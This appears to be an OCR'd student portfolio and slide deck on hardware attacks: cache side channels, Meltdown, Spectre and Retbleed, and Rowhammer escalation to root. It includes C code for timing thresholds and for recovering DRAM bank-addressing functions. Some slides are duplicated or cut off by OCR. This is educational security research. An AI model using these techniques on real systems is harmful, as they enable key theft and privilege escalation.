Hardware Security Projects (CPU & DRAM Attack Surfaces)

Completed 5 hands-on assignments targeting architectural vulnerabilities in CPUs and DRAM. Exploits are based on real-world techniques like speculative execution attacks and Rowhammer primitives, tested on physical hardware with no simulation.

Cache Side-Channel Attacks


Implemented high-resolution **Flush+Reload** and **Evict+Reload** side-channel primitives to extract cryptographic keys from vulnerable T-table-based encryption. Reverse-engineered cache set mappings, crafted eviction sets under non-LRU replacement policies, and optimized timing measurements using *rdtsc*, *cpuid*, and memory barriers. Overcame obstacles such as hardware prefetching and speculative execution noise, demonstrating strong skills in **cache microarchitecture**, **low-level timing analysis**, and **side-channel exploitation**.

```c
static uint512_t table[256] = { 0x6ef72dc68d9d5af9, 0x32676ab64008ac79, ..., 0x537ce5189a75db1f };

void krypto_encrypt(char in[8], char key[8], char out[8]) {
  for (int i = 0; i < 8; i++) {
    out[i] = do_crypto_math(table[in[i] ^ key[i]]);
  }
}
```

1 Function attacked vulnerable to leaking the key

MMU-Based Side-Channel Attacks (AnC: ASLR⊕Cache Address Recovery)

Demonstrated how memory translation mechanisms can leak address randomization (ASLR) by exploiting timing side channels in CPU cache behavior during MMU page table walks. Built a complete **Evict+Time** attack chain, developing precise **TLB eviction** and **cache eviction** primitives without relying on huge pages. Engineered eviction of PML1–PML4 page table entries, captured cache slowdown heatmaps across translation levels, and reconstructed full virtual addresses by identifying fine-grained PTE offsets inside cache lines. Addressed real-world challenges such as **adaptive cache replacement policies**, partial **page table walk optimizations**, and **translation cache effects**. Gained advanced expertise in **MMU internals**, **virtual memory**




2 Eviction Buffer used to dicover Cacheline

management, **microarchitectural side channels**, **cache eviction engineering**, and **low-noise timing-based** address **recovery**.

Transient Execution Attacks (Meltdown, Spectre v1, and Retbleed)


Explored how **speculative and transient execution** mechanisms can violate memory isolation by observing microarchitectural side effects on the CPU cache. Implemented a full suite of attacks: a Meltdown exploit leaking privileged memory via transient accesses using **SEGV suppression**, **Intel TSX transactions**, and **Spectre v1 mispredictions**; and a **Retbleed exploit** crafting precise **Branch Target Buffer (BTB) collisions** to mislead speculative returns into attacker-controlled gadgets. Built custom **Flush+Reload** channels for secret extraction, handled transient faults with fine-grained signal management, engineered BTB collisions under recursive stack overflow conditions, and optimized speculative window timing. Gained strong expertise in **out-of-order execution internals**, **branch prediction attacks**, **transient fault mitigation bypasses**, and **microarchitectural side-channel exploitation**.



3 Conceptual Drawing of the attack

DRAM Reverse Engineering and Rowhammer Fuzzing (DRAMA/Blacksmith)


Showcased how weaknesses in modern DRAM chips can be exploited to induce bit flips by carefully engineering memory access patterns. Reverse-engineered the secret DRAM addressing functions (bank and row mapping) using **timing side-channels** based on **bank conflict detection**, crafted collision sets, extracted **bank function XOR masks**, and derived precise **row selection masks**. Developed a custom **Rowhammer fuzzer** inspired by Blacksmith, synchronized with DRAM refresh intervals (*ACTtREFI*), and bypassed *TRR* (Target Row Refresh) mitigations. Engineered complex, non-uniform hammering patterns in the frequency domain, validated fuzzer performance across different DRAM modules, and detected real-world Rowhammer-induced bit flips. Gained deep expertise in **DRAM internals**, **memory controller behavior**, **side-channel-based physical address analysis**, and **hardware fault exploitation**.



4 Reverse engineering the bank function

System Rowhammer Exploit (Page Table Attack -> Privilege Escalation)

Demonstrated how single bit flips induced by Rowhammer can be escalated into **full kernel compromise** by corrupting Linux page table structures. Allocated physically contiguous memory using **buddy allocator manipulation** and **bank conflict side-channels**, detected repeatable bit flips aligned to PTE fields, and massaged the memory allocator (*PCP lists* and *migratetypes*) to recycle vulnerable pages into page tables. Crafted **self-referencing page table entries** to build a **read/write primitive** over arbitrary physical memory. Scanned physical memory for **struct cred** objects to escalate privileges, achieving **full root access** without crashing the system. Mastered **DRAM fault exploitation**, **low-level Linux memory management**, **Rowhammer-induced fault modeling**, and **advanced memory massaging** and **allocator steering**.




5 Crafting a self referencing page


Assignment IV

Triggering Rowhammer Bitflips

Stuart and Xavier


Find the right Threshold for row conflict






```
/**
 * Find the threshold for the TOP x percent of uint64_t data
 *
 * @param timing_data the array for data timing
 * @param size the size of the array
 * @param top_percentage the percentage of the top data to consider [0-1]
 * @return uint64t_t minimum value in the top x percent group
 */
uint64_t find_threshold(uint64_t timing_data[], int size, float top_percentage) {
    // Sort the timing data
    qsort( base: timing_data, nmemb: size, size: sizeof(uint64_t), compar: compare);

    // Calculate the index where the top X percent begins
    int threshold_index = (int) (size * (1 - top_percentage));

    // Return the minimum value in this top X percent group
    return timing_data[threshold_index] - THRESHOLD_CORRECTION;
}
```

Reversing the DRAM addressing function



1. Determine the bits involved in bank selection


Determine the bits involved in bank selection



```
/**
 * Build the conflict sets of dram
 * @param array the array to store conflict sets
 * @param mem the base memory address to search for conflict sets
 * @param page_size the size of the page under control (ie 1GB)
 * @param threshold the threshold to use for timing conflict
 * @param max_per_set the max number of addresses per set
 */
void
build_conflict_sets(conflict_set_array_t *array, char *mem, size_t page_size, uint64_t threshold, size_t max_per_set) {
    srand( seed: time( timer: NULL));

    conflict_set_t conflict_set = create_conflict_set( initial_capacity: max_per_set);
    // random address in mem range
    void *base_a = mem + rand() % page_size;
    add_address( set: &conflict_set,  address: base_a);
    add_conflict_set(array,  set: conflict_set);

    for (int i = 0; i < SEARCH_NEW_SET_ROUNDS; i++) {
        void *a = mem + rand() % page_size;

        // must be a new address
        if (address_exists_in_all_sets(array,  address: a))  continue;

        int conflict_state = conflict_with_one_set(array,  address: a,  threshold);

        //if no conflict means we found a new set
        if (conflict_state == NO_CONFLICT) {...}

        //must be sure of the conflict state
        if (conflict_state == UNKNOWN_CONFLICT)  continue;

        //the set where the conflict happened
        conflict_set_t *conflicted_set = &array->data[conflict_state];

        //if the set is full, don't overflow
        if (conflicted_set->size == max_per_set)  continue;

        //if the address conflict with all the addresses in the set we now it's part of it
        if (conflict_with_all_set( set: conflicted_set,  address: a,  threshold) < CONFLICT)  continue;

        add_address( set: conflicted_set,  address: a);

        i = 0;
    }
}
```

Create first conflict set with random pick


No conflict row with any other set on another random pick-> We found a new set:



```
if (conflict_state == NO_CONFLICT) {
    i = 0;
    conflict_set_t new_conflict_set = create_conflict_set( initial_capacity: max_per_set);
    add_address( set: &new_conflict_set,  address: a);
    add_conflict_set(array,  set: new_conflict_set);
    continue;
}
```

If we do this protocol enough time we get all the sets and thus the number of bank

Determine the bits involved in bank selection



```
/**
 * Build the conflict sets of dram
 * @param array the array to store conflict sets
 * @param mem the base memory address to search for conflict sets
 * @param page_size t
 * @param threshold t
 * @param max_per_set
 */
void
build_conflict_sets(c
    srand( seed: time( ti

    conflict_set_t co
    // random address
    void *base_a = me
    add_address( set: &c
    add_conflict_set(

    for (int i = 0; i
        void *a = mem

        // must be a
        if (address_e

        int conflict_

        //if no confl
        if (conflict_

        //must be sur
        if (conflict_

        //the set whe
        conflict_set_

        //if the set
        if (conflicte

        //if the addr
        if (conflict_

        add_address(

        i = 0;
    }
}
```

```
uint64_t extract_bank_bit_mask(uint64_t threshold, conflict_set_array_t *conflict_set_array) {
    //number of bank
    size_t nbank = conflict_set_array->size;
    uint64_t *bit_mask = calloc( nmemb: nbank, size: sizeof(uint64_t));
    //for each bank
    for (size_t i = 0; i < nbank; i++) {
        //for each address in the bank
        for (size_t j = 1; j < conflict_set_array->data[i].size; j++) {
            // for each bit under control in the address
            for (size_t k = 0; k < NUM_BIT_UNDER_CONTROL; k++) {
                void *new_addr = flip_bit( address: conflict_set_array->data[i].data[j], bit_position: k);
                uint64_t timing = time_addresses( a_star: conflict_set_array->data[i].data[j], a: new_addr);
                // if no conflict with all addresses in the same bank we found a bit addressing bank
                if (timing < threshold) {
                    if (no_conflict_with_all_set( set: &conflict_set_array->data[i], address: new_addr, threshold) == NO_CONFLICT) {
                        bit_mask[i] |= (1 << k);
                    }
                }
            }
        }
    }
}
```


w set:

_per_set);

of


bank

Reversing the DRAM addressing function




1. Determine the bits involved in bank selection
2. How these bits are combined to form bank selection functions


Reversing the DRAM addressing function




```
// Generate all possible pairs of bank mask bits
for (int i = 0; i < nbank_mask_bit; i++) {
    for (int j = i + 1; j < nbank_mask_bit; j++) {
        elem_pair0[index] = bank_mask_bit_pos[i];
        elem_pair1[index] = bank_mask_bit_pos[j];
        index++;
    }
}
```



```
// For each pair of bits
for (size_t i = 0; i < npair; i++) {
    uint64_t value;
    bool found_fn = true;
    // For every address in the set
    for (size_t j = 0; j < set_0_size; j++) {
        // The value of the xor of the two bits should be the same for all addresses of the set
        if (j == 0) {
            value = compute_xor( address: set0[j],  bit0: elem_pair0[i],  bit1: elem_pair1[i]);
            continue;
        }
        // If one value is different, this is not the right bank function
        if (value != compute_xor( address: set0[j],  bit0: elem_pair0[i],  bit1: elem_pair1[i])) {
            found_fn = false;
            break;
        }
    }
```




```
// We found a bank function, store it in the dram info_t
dram.bank_sel_fn[index] = (1 << elem_pair0[i]) | (1 << elem_pair1[i]);
```




1. Determine the bits involved in bank selection
2. How these bits are combined to form bank selection functions

Reversing the DRAM addressing function

Generate every possible pair




```
// Generate all possible pairs of bank mask bits
for (int i = 0; i < nbank_mask_bit; i++) {
    for (int j = i + 1; j < nbank_mask_bit; j++) {
        elem_pair0[index] = bank_mask_bit_pos[i];
        elem_pair1[index] = bank_mask_bit_pos[j];
        index++;
    }
}
```



```
// For each pair of bits
for (size_t i = 0; i < npair; i++) {
    uint64_t value;
    bool found_fn = true;
    // For every address in the set
    for (size_t j = 0; j < set_0_size; j++) {
        // The value of the xor of the two bits should be the same for all addresses of the set
        if (j == 0) {
            value = compute_xor( address: set0[j],  bit0: elem_pair0[i],  bit1: elem_pair1[i]);
            continue;
        }
        // If one value is different, this is not the right bank function
        if (value != compute_xor( address: set0[j],  bit0: elem_pair0[i],  bit1: elem_pair1[i])) {
            found_fn = false;
            break;
        }
    }

// We found a bank function, store it in the dram info_t
dram.bank_sel_fn[index] = (1 << elem_pair0[i]) | (1 << elem_pair1[i]);
```

